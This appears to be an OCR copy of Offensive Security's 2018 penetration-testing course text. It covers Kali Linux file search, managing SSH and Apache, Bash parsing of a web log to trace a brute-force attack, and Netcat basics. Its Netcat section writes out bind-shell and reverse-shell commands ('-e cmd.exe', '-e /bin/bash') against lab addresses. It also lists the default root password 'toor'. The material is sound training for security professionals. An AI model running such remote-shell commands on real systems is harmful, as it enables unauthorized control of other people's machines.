Ensure that you take the time to navigate the Kali Linux menus, to help familiarize yourself with the available tools, and their categories.

1.1.3 - Find, Locate, and Which

There are a number of Linux utilities that can be used to locate files in a Linux installation with three of the most common being **find**, **locate,** and **which**. All three of these utilities all have similar functions, but work and return data in different ways.

Prior to using the **locate** utility, we must first use the **updatedb** command to build a local database of all files on the filesystem. Once the database has been built, **locate** can be used to easily query this database when looking for local files. Before running locate, you should always update the local database using the **updatedb** command.

```
root@kali:~# updatedb
root@kali:~# locate sbd.exe
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
```

The **which** command searches through the directories that are defined in the *$PATH* environment variable for a given filename. If a match is found, **which** returns the full path to the file as shown below.

```
root@kali:~# which sbd
/usr/bin/sbd
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

The **find** command is a more aggressive search tool than **locate** or **which**. Find is able to recursively search any given path for various files.

```
root@kali:~# find / -name sbd*
/usr/share/doc/sbd
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
/usr/share/windows-binaries/backdoors/sbdbg.exe
/usr/bin/sbd
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Now that we have some basic tools for locating files on Kali Linux, let's move on to inspecting how Kali's services work, and what is needed to manage them successfully.

1.1.4 - Exercises

(Reporting is not required for these exercises)

1. Take some time to familiarize yourself with the Kali Linux menu
2. Determine the location of the file plink.exe in Kali
3. Find and read the documentation for the dnsenum tool

OS-40813 Rodi Shahmazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.2 - Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. If left untouched, these services would load at boot time, which would result in Kali Linux exposing several open ports by default – something we want to avoid, for security reasons. Kali deals with this issue by updating our settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following module will discuss some of these services, as well as how to operate and manage them.

1.2.1 - Default root Password

If you installed Kali from an image file, the installation process should have prompted you for a root password. If you are using the Kali Linux VMware image, as recommended, the default root password is **toor**. Make sure to change any default or weak passwords to something long, complex, and secure before starting any services such as SSH. The root password can be changed with the **passwd** command as shown below.

```
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.2.2 - SSH Service

The Secure Shell (SSH)[5] service is most commonly used to remotely access a computer, using a secure, encrypted protocol. However, as we will see later on in the course, the SSH protocol has some surprising and useful features, beyond providing terminal access. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, type the following command into a Kali terminal.

```
root@kali:~# systemctl start ssh
```

We can verify that the SSH service is running and listening on TCP port 22 by using the **netstat** command and piping the output into the **grep** command to search the output for sshd.

```
root@kali:~# netstat -antp|grep sshd
tcp   0     0 0.0.0.0:22  0.0.0.0:*   LISTEN      25035/sshd
tcp6 0      0 :::22       :::*        LISTEN      25035/sshd
```

If, like many users, you want to have the SSH service start automatically at boot time, you need to enable it using the **systemctl** command as follows. The **systemctl** command can be used to enable and disable most services within Kali Linux.

```
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service wheheheith SysV init with /lib/systemd/systemd-
sysv-install...
Executing /lib/systemd/systemd-sysv-install enable ssh
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB
defaults (empty).
Created symlink from /etc/systemd/system/sshd.service to
```

[5] https://en.wikipedia.org/wiki/Secure_Shell

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

```
/lib/systemd/system/ssh.service.
root@kali:~#
```

1.2.3 - HTTP Service

The HTTP service can come in handy during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and listens by default on port 80. To start the HTTP service in Kali, type the following command into a terminal.

```
root@kali:~# systemctl start apache2
root@kali:~#
```

As we did with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 by using the **netstat** and **grep** commands once again.

```
root@kali:~# netstat -antp |grep apache
tcp6  0  0 :::80   :::*      LISTEN      6691/apache2
root@kali:~#
```

To have the HTTP service start at boot time, much like with the SSH service, you need to explicitly enable it with **systemctl**.

```
root@kali:~# systemctl enable apache2
apache2.service is not a native service, redirecting to systemd-sysv-install
Executing /lib/systemd/systemd-sysv-install enable apache2
insserv: warning: current start runlevel(s) (empty) of script `apache2' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `apache2'
overrides LSB defaults (0 1 6).
root@kali:~#
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Most services in Kali Linux are operated in much the same way that the SSH and HTTP daemons are managed, through their service or init scripts.

To get more granular control of these services, you can use tools such as ***rcconf*** or ***sysv-rc-conf***, both designed to help simplify and manage the boot persistence of these services.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.2.4 - Exercises

(Reporting is not required for these exercises)

1. If you are using the Kali VMware image, change the root password to something secure.
2. Practice starting and stopping various Kali services.
3. Enable the SSH service to start on system boot.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.3 - The Bash Environment

The GNU Bourne-Again SHell (Bash)[6] provides a powerful environment to work in, and a scripting engine that we can make use of to automate procedures using existing Linux tools. Being able to quickly whip up a Bash script to automate a given task is an essential requirement for any security professional. In this module, we will gently introduce you to Bash scripting with a theoretical scenario.

1.3.1 - Intro to Bash Scripting

1.3.1.1 - Practical Bash Usage – Example 1

Imagine you are tasked with finding all of the subdomains listed on the *cisco.com* index page, and then find their corresponding IP addresses. Doing this manually would be frustrating, and time consuming. However, with some simple Bash commands, we can turn this into an easy task. We start by downloading the cisco.com index page using the **wget** command.

```
root@kali:~# wget www.cisco.com
--2013-04-02 16:02:56--  http://www.cisco.com/
Resolving www.cisco.com (www.cisco.com)... 23.66.240.170,
Connecting to www.cisco.com (www.cisco.com)|23.66.240.170|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23419 (23K) [text/html]
Saving to: `index.html'
100%[======================================>] 23,419      --.-K/s   in 0.09s
2013-04-02 16:02:57 (267 KB/s) - `index.html' saved [23419/23419]

root@kali:~# ls -l index.html
-rw-r--r-- 1 root root 23419 Apr  2 16:02 index.html
```

[6] http://www.gnu.org/software/bash/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Quickly looking over this file, we see entries which contain the information we need, such as the one shown below:

```
<li><a href="http://newsroom.cisco.com/">Newsroom</a></li>
```

We start by using the **grep** command to extract all the lines in the file that contain the string "href=", indicating that this line contains a link.

```
root@kali:~# grep "href=" index.html
```

The result is still a swamp of HTML, but notice that most of the lines have a similar structure, and can be split conveniently using the "/" character as a delimiter. To specifically extract domain names from the file, we can try using the **cut** command with our delimiter at the 3rd field.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3
```

The output we get is far from optimal, and has probably missed quite a few links on the way, but let's continue. Our text now includes entries such as the following:

```
about
solutions
ordering
siteassets
secure.opinionlab.com
help
```

Next, we will clean up our list to include only domain names. Use **grep** to filter out all the lines that contain a period, to get cleaner output.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\."
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Our output is almost clean, however we now have entries that look like the following.

```
learningnetwork.cisco.com">Learning Network<
```

We can clean these out by using the **cut** command again, at the first delimeter.

```
root@kali:~# grep "href=" index.html |cut -d "/" -f 3 | grep "\." | cut -d '"' -f 1
```

Now we have a nice clean list, but lots of duplicates. We can clean these out by using the **sort** command, with the *unique* (**-u**) option.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d '"' -f 1
| sort -u
blogs.cisco.com
communities.cisco.com
csr.cisco.com
developer.cisco.com
grs.cisco.com
home.cisco.com
investor.cisco.com
learningnetwork.cisco.com
newsroom.cisco.com
secure.opinionlab.com
socialmedia.cisco.com
supportforums.cisco.com
tools.cisco.com
www.cisco.com
www.ciscolive.com
www.meraki.com
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

An even cleaner way of doing this would be to involve a touch of regular expressions into our command, redirecting the output into a text file, as shown below:

```
root@kali:~# cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f 3 | sort -u > list.txt
```

Now we have a nice, clean list of domain names linked from the front page of cisco.com . Our next step will be to use the **host** command on each domain name in the text file we created, in order to discover their corresponding IP address. We can use a Bash one-liner loop to do this for us:

```
root@kali:~# for url in $(cat list.txt); do host $url; done
```

The **host** command gives us all sorts of output, not all of it relevant. We want to extract just the IP addresses from all of this information, so we pipe the output into **grep**, looking for the text "has address," then **cut** and **sort** the output.

```
root@kali:~# for url in $(cat list.txt); do host $url; done | grep "has address" | cut -d " " -f 4 | sort -u
128.30.52.37
136.179.0.2
141.101.112.4
…
206.200.251.19
23.63.101.114
23.63.101.80
23.66.240.170
23.66.251.95
50.56.191.136
64.148.82.50
66.187.208.213
67.192.93.178
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

1.3.1.2 - Practical Bash Usage – Example 2

We are given an Apache HTTP server log that contains evidence of an attack. Our task is to use simple Bash commands to inspect the file and discover various pieces of information, such as who the attackers were, and what exactly happened on the server. We first use the **head** and **wc** commands to take a quick peek at the log file to understand its structure.

```
root@kali:~# gunzip access_log.txt.gz
root@kali:~# mv access_log.txt access.log
root@kali:~# head access.log
93.241.170.13 - - [22/Apr/2013:07:09:11 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "-
" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like
Gecko) Chrome/26.0.1410.65 Safari/537.31"
142.96.25.17 - - [22/Apr/2013:07:09:18 -0500] "GET / HTTP/1.1" 200 356 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.29.13 (KHTML, like
Gecko) Version/6.0.4 Safari/536.29.13"
root@kali:~# wc -l access.log
1788 access.log
```

OS-20813-Body Shahnaz

Notice that the log file is grep friendly, and different fields such as, IP address, timestamp, HTTP request, etc., all of which are separated by spaces. We begin by searching through the =HTTP requests made to the server, for all the IP addresses recorded in this log file. We will pipe the output of **cat** into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort -u
194.25.19.29
202.31.272.117
208.68.234.99
5.16.23.10
88.11.27.23
93.241.170.13
```

We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to further refine our output, and sort the data by the number of times each IP address accessed the server.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
   1038 208.68.234.99
    445 186.19.15.24
     89 194.25.19.29
     62 142.96.25.17
     56 93.241.170.13
     37 10.7.0.52
     30 127.0.0.1
     13 5.16.23.10
     10 88.11.27.23
      6 172.16.40.254
      1
```

A few IP addresses stand out, but we will focus on the address that has the highest access frequency first. To display and count the resources that were being requested by the IP address, the following command sequence can be used:

```
root@kali:~# cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
   1038 GET //admin HTTP/1.1
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

From this output, it seems that the IP address at 208.68.234.99 was accessing the **/admin** directory exclusively. Let's take a closer look at this:

```
root@kali:~# cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-"
"Teh Forest Lobster"
...
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
"Teh Forest Lobster"
...
root@kali:~# cat access.log|grep '208.68.234.99'| grep -v '/admin '
root@kali:~#
```

It seems like 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1070 attempts, it seems like the brute force attempt succeeded, as indicated by the HTTP 200 message.

Hopefully, the brief exercises above have given you an idea about some of the possibilities that Bash has to offer. Learning to use the Bash environment effectively is essential.

OS-40813 Rody Sabhnazarian

1.3.1.3 - Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of **10.11.1.0/24**.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3. Ensure you understand the difference between directing output from a command to a file (>) and output from a command as input to another command (|).

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2. - The Essential Tools

As penetration testers, we often encounter situations which we don't fully understand. Two tools we use to uncover more information are **Netcat** and **Wireshark**.

2.1 - Netcat

Netcat[7] is a versatile tool that has been dubbed the Hackers' Swiss Army Knife and exists as both Linux and Windows binaries. The simplest definition of Netcat is "a tool that can read and write to TCP and UDP ports." This dual functionality suggests that Netcat runs in two modes: client and server. Let's explore these options.

2.1.1 - Connecting to a TCP/UDP Port

Connecting to a TCP/UDP port can be useful in several situations:

- To check if a port is open or closed.
- To read a banner from the port.
- To connect to a network service manually.

Let's begin by using **netcat** to check if TCP port 110 (the POP3 mail service) is open on one of my lab machines.

Rody Sahnazarian

Please note, **the IPs used in the videos will not match your Offensive Security lab IP addresses.** The IPs used in this guide are for example only.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

[7] https://en.wikipedia.org/wiki/Netcat

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

The output above tells us several things. First, the TCP connection to IP 10.0.0.22 on port 110 succeeded, and **netcat** found the remote port open. Next, we can see that the server responded to our connection by "talking back to us" and spitting out the server welcome message, prompting us to log in, which is standard for POP3 services.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
root@kali:~#
```

Regardless of the fact that our login attempt has failed, we have successfully managed to converse with the POP3 service using **netcat**.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.1.2 - Listening on a TCP/UDP Port

Listening on a TCP/UDP port using **netcat** is useful for network debugging client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat involving two machines, using **netcat** both as a client and as a server. We'll set up netcat to listen for ***incoming connections*** on TCP port 4444, on a Windows machine (with IP address 10.0.0.22).

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Once we have bound port 4444 on the Windows machine to Netcat, we can connect to that port from the Linux machine to interact with it.

```
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
This chat is from the linux machine
```

Our text is sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine as shown below.

OS-40813 Rody Sahnaperian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 2 - Simple Netcat Chat Window

Although not a very useful example, this simple exercise demonstrates several important features in **netcat**. Make sure you understand the following points in the example above:

- Which machine acted as the **netcat server**?
- Which machine acted as the **netcat client**?
- On which machine was port 4444 actually opened?
- The command line syntax difference between the client and server.

Rafay Shahnazuriah

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.1.3 - Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. To send a file from the Linux machine to the Windows machine, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a **netcat** listener on port 4444 and redirect any incoming input into a file called *incoming.exe*.

```
C:\Users\offsec>nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

On the Linux system, we will push the *wget.exe* file to the Windows machine through TCP port 4444:

```
root@kali:~# locate wget.exe
root@kali:~# nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

The connection is received by **netcat** on the Windows machine as shown below:

OS-40813 Rody Shahmaarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 3 - Connection Received on Windows

Notice that we haven't received any feedback from **netcat** about our file upload progress. In this case, since the file we are uploading is small, we can just wait for a few seconds and then check whether it has been fully uploaded to the Windows machine, by running the executable:

```
C:\Users\offsec>incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.1.4 - Remote Administration with Netcat

One of the most useful features of **netcat** is its ability to do command redirection. Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.

To further explain this, consider the **cmd.exe** executable. By redirecting the ***stdin***, ***stdout***, and ***stderr*** to the network, you can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer. To further drive this home, consider the following scenarios, involving Bob and Alice.

2.1.4.1 - Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice's assistance (running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address, and is directly connected to the Internet. Alice, however, is behind a NAT'd connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address, and ask Alice to connect to this particular IP and port. Bob will proceed to issue the following command with **netcat**.

OS-40813 Rody Shahrazan

```
C:\Users\offsec>nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob's machine, hopefully Alice, will be presented with Bob's command prompt.

```
root@kali:~# ifconfig eth0 | grep inet
          inet addr:10.0.0.4  Bcast:10.0.0.255  Mask:255.255.255.0
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.138

C:\Users\offsec>
```

OS-40813 Rody Shah

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

The following image depicts the bind shell scenario where Alice gets remote command prompt access on Bob's Windows machine:




Figure 4 - Netcat Bind Shell Scenario

OS-40813 Rocky S.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.1.4.2 - Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine. Is there any way for Bob to connect to Alice's computer, and solve her problem?

Here we discover another useful feature of Netcat, the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to **/bin/bash** locally on her computer and expect Bob to connect, she ***can*** send control of her command prompt to Bob's machine, instead. This is known as a reverse shell. To get this working, Bob needs to set up **netcat** to listen for an incoming shell. We'll use port 4444 in our example:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Now, Alice can send a reverse shell from her Linux machine to Bob:

```
root@kali:~# nc -nv 10.0.0.22 4444 -e /bin/bash
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

OS-40813 Ro[illegible]nazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Once the connection is established, Alice's **netcat** will have redirected input, output, and error from **/bin/bash,** to Bob's machine, on port 4444.




Figure 5 – Windows Receiving the Reverse Shell

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall.

